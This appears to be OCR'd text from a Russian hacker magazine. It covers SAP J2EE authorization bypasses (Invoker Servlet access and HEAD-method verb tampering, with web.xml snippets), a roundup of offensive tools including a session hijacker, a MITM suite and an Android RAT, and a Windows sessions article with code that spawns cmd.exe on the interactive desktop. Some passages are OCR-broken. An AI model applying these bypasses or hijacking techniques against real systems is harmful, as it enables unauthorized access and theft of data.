А в результате получается множество уязвимостей, подобных следующей. В движке J2EE есть такой механизм, как Invoker Servlet. Он позволяет вызвать любой сервлет (часть приложения, выполняющая функционал на сервере), напрямую набрав в строке URL имя класса для данного сервлета таким образом: <applicationname>/servlet/<servlet-name-or-class>. Проблема начинается в тот момент, когда вы размещаете ссылку на сервлет в какой-либо директории типа /admin (в данном примере к сервлету можно обратиться по ссылке /admin/criticalfunc) и закрываете к ней доступ для всех, кроме администратора. В данном случае злоумышленник может обратиться напрямую к сервлету через Invoker-механизм по ссылке /servlet/com.sap.admin.Critical.Action и получить необходимые данные без аутентификации, так как прямой доступ к директории /servlet не заблокирован по умолчанию. Мы обнаружили немало таких приложений, которые позволяют выполнять различные действия в обход авторизации, хотя для защиты всего лишь требуется поставить ограничение на доступ к корневой директории или к директории /servlet.

Основная проблема для нас заключалась в том, что надо было найти среди всех 500 приложений те, что не фильтровали доступ к InvokerServlet и выполняли через этот сервлет опасные действия, — ведь нужно же показать реальный риск, а не просто ткнуть пальцем в кривую архитектуру со словами: «это теоретически, в особых ситуациях, при условии a + b – c * d может привести к чему-то не очень хорошему».


Один забавный веб-сервис, к примеру, позволяет читать произвольный файл с ОС, и он уязвим к данной баге, а значит, можно читать файлы, хранящиеся на сервере. При желании можно даже выкачать напрямую данные из СУБД и покопаться в финансовых транзакциях... (главное, чтобы не завис браузер от открытия и скачки файлов по несколько гигабайт).

ОБХОД АУТЕНТИФИКАЦИИ ЧЕРЕЗ ПОДДЕЛКУ HTTP-ЗАПРОСОВ

Нам было мало этой уязвимости, да и не комильфо как-то без шелла на Black Hat ехать. В итоге я нашел баг, который позволяет независимо от версии SAP и версии ОС, на которой работает SAP, получить права администратора в системе удаленно (причем для ее эксплуатации не требуется ничего, кроме стандартных средств ОС и минимальных знаний протокола HTTP), и, что самое главное, большинство систем в интернете действительно к ней уязвимо.

```
<servlet>
  <servlet-name>CriticalAction</servlet-name>
  <servlet-class>com.sap.admin.Critical.Action</servlet-class>
</servlet>
<servlet-mapping>
   <servlet-name>CriticalAction</</servlet-name>
   <url-pattern>/admin/critical</url-pattern>
 </servlet-mapping
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resource-name>
<url-pattern>/admin/*</url-pattern>
<http-method>GET</http-method>
</web-resource-collection>
                              <auth-constraint>
                         <role-name>admin</role-name>
     </auth-constraint>
</security-constraint>
```

Обход авторизации через Invoker Servlet



ERPScan — наш сканер безопасности SAP

Уязвимость обнаружена все в том же web.xml, и потенциально к ней уязвимо около 40 приложений. На данный момент нами обнаружено три реально уязвимых приложения. Проблема заключается в том, что механизм web.xml позволяет ограничить доступ к ресурсу, позволив определенной роли пользователей выполнять определенные HTTP-методы.

```
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resourcename>
<url-pattern>/admin/*</url-pattern>
<http-method>DELETE</http-method>
</web-resource-collection>
<auth-constraint>
<role-name>admin</role-name>
</auth-constraint>
</security-constraint>
```

В нашем примере в папку /admin может заходить только пользователь с ролью admin и выполнять метод GET. Как оказалось, все, что явно не запрещено, то разрешено, то есть, например, обращение методом HEAD, который делает ровно то же самое, что и GET, только не показывает результат пользователю, может быть реализовано анонимно без наличия и пользователя, и роли. То есть, если бы название метода не было указано явно, это бы значило, что всеми методами можно ходить только админу, и все бы было OK. А раз указал один метод, то уж изволь все остальные перечислить.


Таким образом, задача заключается в том, чтобы найти все критичные приложения, которые:

- поддерживают HEAD-запрос и обрабатывают его так же, как GET;
- выполняют критичное действие, причем нам неважно тело ответа, поскольку это HEAD;
- желательно присутствуют во всех инсталляциях, а не просто как демопример.

Одно из найденных нами приложений, которое является системным, позволяет создавать в системе пользователя и назначать ему любую роль. Также в файле web.xml, помимо данной уязвимости, есть множество других параметров безопасности, таких как использование шифрования.

В заключение можно сказать, что это далеко не весь набор проблем J2EE-движка, о ряде других я, возможно, расскажу в ближайших номерах, ну а остальные проблемы пока еще не закрыты производителем. Вот и все на сегодня. А тех, кто интересуется темой безопасности SAP или других бизнес-приложений, а также любой другой работой, связанной с безопасностью, милости просим в нашу команду. У нас много открытых вакансий, и даже если вы не нашли их на сайте, то не стесняйтесь писать напрямую.

Дмитрий «D1g1» Евдокимов, Digital Security (twitter.com/evdokimovds)




X-Tools

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: Matthew Sullivan
URL: https://www.cookiecadger.com
Система: Windows/Linux



ЛОВИМ ПЕЧЕНЬКИ

Сегодня еще достаточно большое количество сайтов передают персональную и конфиденциальную информацию по HTTP без SSL/TLS. Много шума недавно наделала тулза Firesheep, выполненная в качестве плагина для Firefox. Cookie Cadger —это кросс-платформенная утилита на Java, сочетающая в себе мощь Wireshark и простой графический интерфейс. В рабочем окне программа показывает, какие сессии открыты на ноутбуке жертвы. Можно выбрать любую сессию — и в один щелчок мыши воспроизвести ее в своем браузере, путем воспроизведения таких же HTTP GET запросов с перехваченными cookies. Программа полностью захватывает HTTP-запрос как в Wi-Fi, так и в проводных сетях. Также программа умеет анализировать записанные ранее pcap-файлы. Алгоритм работы прост:

1. ловим запрос;
2. повторяем запрос;
3. получаем чужие данные.

Для успешного перехвата сессии необходимо сначала идентифицировать наличие сессии. Для этого можно написать специальный плагин для Cookie Cadger, на сегодняшний день он уже поддерживает: Facebook, Twitter, Reddit, Drupal, phpBB3, WordPress. Так что написать плагин для VK, LinkedIn и так далее не составит труда.

Автор: Peter Van Eeckhoutte
URL: https://redmine.corelan.be/projects/mona
Система: Windows

2

ШВЕЙЦАРСКИЙ НОЖ ДЛЯ ЭКСПЛОЙТОПИСАТЕЛЯ

Если ты время от времени пишешь эксплойты под платформу Windows, то ты точно знаешь о Mona.py, а если нет, то мы исправим эту чудовищную ошибку.

Mona.py — это плагин для отладчика Immunity Debugger и с версии 2.0 для WinDbg. Весь функционал практически идентичен, но есть и различия. После того как ты приаттачился к процессу программы, для которой пишешь эксплойт, PyCommands !mona вступает в дело и автоматизирует огромное количество шагов, которые необходимо пройти при написании эксплойта.

Возможности инструмента:

- создание egghunter-кода;
- поиск гаджетов для JOP/ROP-эксплойтов;
- поиск гаджетов для обхода SafeSEH;
- автоматическое создание скелета эксплойта для Metasploit.

Помимо этого, он умеет переводить инструкции в опкоды, автоматически устанавливать брейкпоинты на наиболее интересные функции в процессе написания эксплойта, помогать находить «плохие» символы в шелл-коде, производить трассировку CALL-инструкций, сравнивать два бинарных участка в памяти, отображать IAT/EAT для определенных модулей и много еще чего.



Авторы: Daniel Garcia, Rafa Sanchez
URL: https://code.google.com/p/topera/
Система: Linux/Windows

3

SNORT НЕ В КУРСЕ


Существует активное и пассивное сканирование сети. При пассивном сканировании атакующий остается незаметным, но при этом страдает точность, у активного сканирования ситуация противоположна. Но появилось одно решение — компания Iniqua выпустила TCP-сканер topera, который сканирует порты по протоколу IPv6 и не детектируется системой SNORT. SNORT — популярная open source система предотвращения и обнаружения вторжений (IDS/IPS), которая используется на многих серверах. Она способна выполнять регистрацию пакетов и в реальном времени осуществлять анализ трафика в IP-сетях. Система SNORT эффективно детектирует попытки сканирования портов обычными сканерами. Она выполняет протоколирование, анализ, поиск по содержимому, широко используется для активного блокирования или пассивного обнаружения целого ряда нападений и зондирований, таких как переполнение буфера, сканирование портов и прочие. SNORT используется во многих критических окружениях, где важно вовремя обнаружить попытки вторжения. Она также является частью нескольких известных коммерческих систем, таких как Juniper и Checkpoint. Новый сканер topera был представлен 1 декабря на хакерской конференции Navaja Negra. Что, как и почему — добро пожаловать в исходники.

ВНУТРИ ПРОШИВКИ


Binwalk в первую очередь предназначен для идентификации файлов и кода, встроенных внутрь прошивки. Данный инструмент использует библиотеку libmagic, так что полностью совместим с magic-сигнатурами, созданными для UNIX-утилиты file. Кроме этого, binwalk содержит и собственные сигнатуры файлов, которые в большей степени заточены для образов прошивок, таких как:

- сжатые/заархивированные файлы;
- заголовки прошивок;
- ядра Linux;
- загрузчики;
- файловые системы и так далее.

Также еще можно писать собственные сигнатуры для файлов. При этом для работы программы на вход достаточно подать лишь путь до исследуемого бинарного файла и при необходимости выставить нужные флаги, которые в большей степени отвечают за то, что необходимо искать внутри и что при этом использовать или не использовать. Это очень полезно, когда вы только сливаете прошивку с устройства и не знаете, из чего она состоит и что у нее вообще внутри. А так чаще всего и бывает — разработчики не хотят давать возможность изучать, на чем работает их железяка. А с ростом популярности hardware hacking этот инструмент становится еще более привлекательным.



Автор: Craig Heffner
URL: code.google.com/p/binwalk/
Система: Linux



Авторы: Alberto Ornaghi, Marco Valleri, Emilio Escobar, Eric Milam
URL: ettercap.github.com/ettercap
Система: Windows/Linux/Mac/BSD




КЛАССИКА MITM-АТАКИ

Ettercap — это классика. Ettercap — это полноценный набор для проведения атаки «человек посередине» (MITM). Ettercap представляет собой сниффер, перехватчик пакетов и регистратор для локальных Ethernet-сетей. Поддерживает активный и пассивный анализ множества протоколов (в том числе шифрованных, например SSH и HTTPS). Также возможно инжектирование собственных данных в имеющееся соединение и фильтрация на лету без нарушения синхронизации соединения. Для создания мощного и полнофункционального сниффера было реализовано множество режимов прослушивания сетей. Возможности:

- построение карты сети;
- unified sniffing;
- bridged sniffing;
- ARP poisoning атака;
- перенаправление ICMP;
- спуфинг DHCP;
- кража портов;
- модификация пакетов;
- SSH1 MITM;
- фильтрация пакетов;
- пассивное сканирование сети;
- пассивный фингерпринт ОС;
- определение открытых портов.

Поддерживаются плагины.



Автор: Rosario Valotta
URL: https://sites.google.com/site/tentacoloviola/
Система: N/A




DOM LEVEL 1/2/3 ПОД ПРИЦЕЛОМ

Искать сегодня баги в веб-браузерах очень выгодно, знает каждый. А появление нового фаззера всегда интересно. Конечно, их частенько релизят, когда ими уже прошлись по всем популярным браузерам и практически исчерпали их функционал, но никто не мешает взять и улучшить его, модифицировать или просто позаимствовать идею для собственного фаззера. Аналогичная ситуация была с Crossfuzz от Michal Zalewski. Но автор признался, что даже не запускал его (?!) на Firefox, Opera, Safari и всех мобильных браузерах :).

Итак, на конференции DeepSec 2012 был представлен фаззер Nduja, который предназначен для фаззинга DOM level 1/2/3. В общем данный фаззер нацелен на use-after-free и double frees баги, которые чрезвычайно распространены в мире веб-браузеров, тем более когда речь касается компонетов с древовидной структурой, как у DOM-интерфейса. Nduja написан на JavaScript и заточен под Grinder — фреймворк для сбора/классификации/воспроизведения падений, что очень удобно.

С помощью данного фаззера были найдены такие баги, как CVE-2012-2546, CVE-2012-4781, CVE-2012-4782. Чтобы подробнее ознакомиться с фаззингом DOM-объектов, советую обратиться к презентации «Taking Browsers Fuzzing To The Next (DOM) Level».



Автор: Robin David
URL: https://github.com/RobinDavid/androrat
Система: Android



RAT ДЛЯ ANDROID

Удаленно следить за своим (или не своим) Android-устройством и управлять им — вещь нужная и полезная. И немудрено, что в последнее время активно разрабатываются RAT (Remote Administration Tool) для мобильных устройств. Инструмент androrat представляет собой клиент-серверное приложение на Java/Swing для удаленного управления устройством и получения с него нужной информации. Клиентская часть работает как сервис (а не activity), который запускается во время загрузки. Для подключения приложения к серверу можно отправить специальную SMS или сделать специальный вызов. После подключения к приложению можно получить доступ:

- к телефонной книге;
- истории звонков;
- всем сообщениям;
- текущему местоположению;
- картинке с камеры;
- звуковому потоку с микрофона.

Конечно, можно просматривать информацию о самом устройстве, такую как телефонный номер, IMEI, страну, оператора, наличие Wi-Fi-сети, состояние батарейки и так далее. Также можно совершать некоторые действия:

- отправлять сообщения;
- делать звонки;
- открывать URL в браузере.

Александр Эккерт (stannic.man@gmail.com)

Сессия для злокодера



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ПОТОК СОЗНАНИЯ АЛА ЭКА ПРО ТАЙНЫ СЕССИЙ И СЕРВИСОВ WINDOWS

Что мы знаем про сессии и сервисы в Windows? Да практически ничего, кроме того, что они существуют. Что это за сущности, с чем их едят заматерелые хакеры? Как можно оценить сессию с точки зрения обеспечения защищенности и безопасности в Windows? Сегодня мы об этом и поговорим, попытаемся, так сказать, пролить свет на эту загадку.

ЧТО ИМЕЕМ?

Как я неоднократно говорил, отсутствие в свободном доступе достаточного/исчерпывающего количества информации относительно какой-либо технологии Windows — однозначный признак того, что архитекторы и разработчики системы хотят сохранить в тайне ее детали, поскольку их раскрытие может скомпрометировать всю систему безопасности. Так, например, обстоят дела с RPC или PatchGuard.

Аналогичная ситуация складывается с сессиями в Windows. Многие айтишники что-то там про них слышали, значительно меньшей части компьютерного народа знакомы слова «Session 0».


Понятие сессии на самом деле не так сложно. Можно говорить о ней как о некоем временном промежутке работы совокупности программ для одного пользователя. Но при этом сессии являются важной частью обеспечения безопасности системы и защиты пользовательских данных. Это словно оболочка, связывающая все действия пользователя, запущенные программы и сам десктоп.

Рассмотрим все это поподробнее.

ЧТО ТАКОЕ СЕССИЯ?

Windows изначально проектировалась как многопользовательская система. И это было сделано путем реализации так называемых терминальных сессий. Здесь надо помнить, что «терминальная сессия» и «сессия с момента захода в систему через winlogon.exe» — немного разные вещи. Терминальные сессии создаются и управляются сессионным менеджером smss.exe — процессом, который стартует в системе одним из первых. Winlogon-сессии и процессы как бы «живут внутри» терминальной сессии.

Для того чтобы получить ID-номер терминальной сессии, можно использовать функцию LsaGetLogonSessionData с последующим перечислением Winlogon-сессии посредством функции LsaEnumerateLogonSessions. Также можно получить ID сессии путем вызова GetTokenInformation с параметром TokenSessionId, после получения первичного токена процесса (функция OpenProcessToken).


Interactive services dialog detection

A program can't display a message on your desktop

The program may need information or permission to complete a task.
Why does this happen?

Show me the message

Remind me in a few minutes

Hide program details

Program(s) or devices(s) requesting attention.

Message title: Windows Internet Explorer
Program path: C:\Windows\system32\IEFRAME.dll
Received: Today, September 03, 2010, 5 minutes ago

This problem happens because of partial incompatibility with Windows.
Please contact the program or device manufacturer(s) for more information.

«Пусть говорят!»

У сессии есть ряд своих приватных структур, которые используются для управления памятью. У сессии есть свое адресное пространство, которое содержит копии данных, модифицированных драйвером графической подсистемы Win32k.sys, саму копию Win32k.sys, а также немодифицированные данные и различные драйверы, загруженные сессией. У сессии есть пространство вьюшек — виды десктопа.

И разумеется, у сессии есть свой пул памяти. Между сессиями всех пользователей можно взаимодействовать на программном уровне. Это делается посредством пайпов, сокетов и глобальных эвентов. А вот посылать месседжи в другую сессию не выйдет.

Примечателен и любопытен с точки зрения системной безопасности тот факт, что до появления Windows Vista системные сервисы, winlogon.exe и клиент-серверная подсистема csrss.exe (о которой я уже не раз писал) стартовали как часть «нулевой сессии» (Session 0) вместе с первым залогинившимся клиентом, а все последующие залогинившиеся пользователи нумеровались как Session 1, Session 2 и так далее. Кстати, сколько у нас там сейчас в интернете остается пользователей XP? ;)

А теперь самое интересное — эта ситуация стала напоминать забавный принцип «кто первый встал, того и тапки»: первый же залогинившийся в систему юзер получал привилегии Session 0, то есть мог запросто получить системные права, ведь важнейшие системные сервисы оказывались по соседству с простыми пользовательскими приложениями, такими правами не наделенными. Чем это грозило? Например, злобными shatter-атаками, когда окну посылается сообщение (да-да, с использованием функции SendMessage) с ядерной начинкой внутри в виде шелл-кода, повышающего привилегии. Можно было получить доступ к расшаренным секциям системных процессов, если те неправильно защищены. Можно было скомпрометировать объекты \BaseNamedObjects (кто не знает — в Гугл). Одним словом, способов в очередной раз поиздеваться над системой было предостаточно.

Однако с выпуском Windows Vista эту лавочку прикрыли. Session 0 была надежно изолирована от пользовательских приложений. Так думали в Microsoft :).


По-другому думал неугомонный румын («цыган», хотел написать) Алекс Ионеску, которого очень хорошо знают все, кто хоть как-то связан с системным программированием и разработкой ОС по типу Windows. Действительно талантливый чувак, один из разработчиков ReactOS, если мне не изменяет память. Пытливый Ионеску нарыл способ приаттачиться в Session 0. Способ хоть и весьма условный, однако работающий. В Windows 7 эта проблема была окончательно устранена.

ИНТЕРАКТИВНЫЕ СЕРВИСЫ — КАЗНЬ ЕГИПЕТСКАЯ НА ГОЛОВУ MICROSOFT


Windows для прикладных и системных тру-кодеров предоставляет возможность создания сервисов — программ, которые крутятся на заднем фоне, особо не мешают пользователям и что-то там потихоньку считают. Кто не в теме — в качестве некоего аналога могу привести демоны в *nix-like операционных системах. Ничего сложного в создании Win-сервисов нет, документации полно, примеров еще больше, и ими активно пользуются как честные программисты, так и малварщики.

Есть такая возможность создания интерактивного сервиса — с флагом SERVICE_INTERACTIVE_PROCESS при вызове функций CreateService() или ChangeServiceConfig().


Когда менеджер сервисов (services.exe) создает процесс для интерактивного сервиса (сорри за тавтологию), он присоединяет его к Winsta0 (начальной рабочей станции, о них ниже), а не к рабочей станции самого процесса. Чтобы сделать это, процесс сервиса должен иметь права SYSTEM, потому что потом ему придется взаимодействовать с интерактивным десктопом и самим пользователем. Это может привести к очень плачевным резуль-



Так было до Windows Vista...



А так стало после...



Отношения между сессиями, станциями Windows и десктопами Windows

татам — атакам на повышение привилегий, основанным на том, что интерактивные процессы функционируют в системе с правами SYSTEM и привилегиями «trusted computing base» (TCB).

Изоляция Session 0 может привести к проблеме с сервисами, которым необходимо отображение пользовательского интерфейса. Поскольку сервис теперь выполняется в другой сессии (по сравнению с десктопом), пользовательский интерфейс не будет виден конечным пользователям и интерактивный сервис может оказаться в «зависшем» состоянии.

В Windows Vista решение этой проблемы состоит в том, что пользователям предоставляется возможность временного переключения в Session 0 для взаимодействия с интерактивным сервисом.

В общем, намудрили товарищи из Microsoft, не смогли переплюнуть золотое правило: «Если нельзя, но очень хочется, то можно».

ОСТОРОЖНО, ДВЕРИ ЗАКРЫВАЮТСЯ! СЛЕДУЮЩАЯ СТАНЦИЯ... «WINDOWS»?

Да-да, системным кодерам должно быть знакомо понятие WindowStation (CreateWindowStation()). Зачем оно нужно? Ну хотя бы для того, чтобы всегда иметь в виду, что, если твой код должен быть внедрен в системный процесс или сервис (посредством подмены контекста потока), он выполняться не будет из-за несоответствия WindowStation. Потому что у юзермодных приложений это будет «\Windows\WindowStations\WinSta0», а у системного сервиса — «\Windows\WindowStations\Service-0x0-3e7$». Это надо обязательно иметь в виду, например при создании кейлоггеров.

Как можно получить полный доступ к интерактивной рабочей станции и десктопу «winsta0\\default»? Смотрим код:

```
winstaHandle = OpenWindowStation("winsta0", FALSE,
        WINSTA_ACCESSCLIPBOARD   |
        WINSTA_ACCESSGLOBALATOMS |
        WINSTA_CREATEDESKTOP     |
        WINSTA_ENUMDESKTOPS      |
        WINSTA_ENUMERATE         |
        WINSTA_EXITWINDOWS       |
        WINSTA_READATTRIBUTES    |
        WINSTA_READSCREEN        |
        WINSTA_WRITEATTRIBUTES)) ;

SetProcessWindowStation(winstaHandle);
desktopHandle = OpenDesktop("default", 0, FALSE,
        DESKTOP_CREATEMENU |
        DESKTOP_CREATEWINDOW |
        DESKTOP_ENUMERATE    |
        DESKTOP_HOOKCONTROL  |
        DESKTOP_JOURNALPLAYBACK |
        DESKTOP_JOURNALRECORD |
        DESKTOP_READOBJECTS |
        DESKTOP_SWITCHDESKTOP |
        DESKTOP_WRITEOBJECTS));

ZeroMemory(&si, sizeof(STARTUPINFO));
        si.cb = sizeof(STARTUPINFO);
        si.lpDesktop = "winsta0\\default";
        if (!CreateProcessAsUser(
            hToken,
            NULL,
            "cmd.exe",
            NULL,
            NULL,
            FALSE,
            NORMAL_PRIORITY_CLASS | CREATE_NEW_CONSOLE,
            NULL,
            NULL,
            &si,
            &pi
            ));
```


Полный вариант кода ты сможешь найти здесь: support.microsoft.com/kb/165194.

ПОДЫТОЖИМ...

Тема сессий, рабочих станций и сервисов в Windows далеко не изучена. Уверен, что там, если покопаться хорошенько, не одну химеру на свет божий можно будет вытащить.

В погоне за безопасностью команда Windows хорошенько постаралась осложнить жизнь как простым программистам, так и малварщикам. С выходом операционок Windows Vista и более новых начали успешно отваливаться многие коммерческие VNC-решения, перестали работать кейлоггеры. И все это — в результате попыток изолировать рабочие станции, десктопы и сессии друг от друга.

Засим закончу. Удачного компилирования и да пребудет с тобой Сила! ⌶



Станция Windows

INFO

Единственный способ что-то сделать вне своей терминальной сессии — это запустить отдельный процесс в этой сессии посредством CreateProcessAsUser с нужным токеном.

WWW

Как всегда, MSDN тебе в помощь: bit.ly/WHxNLY.


Preview

UNIXOID

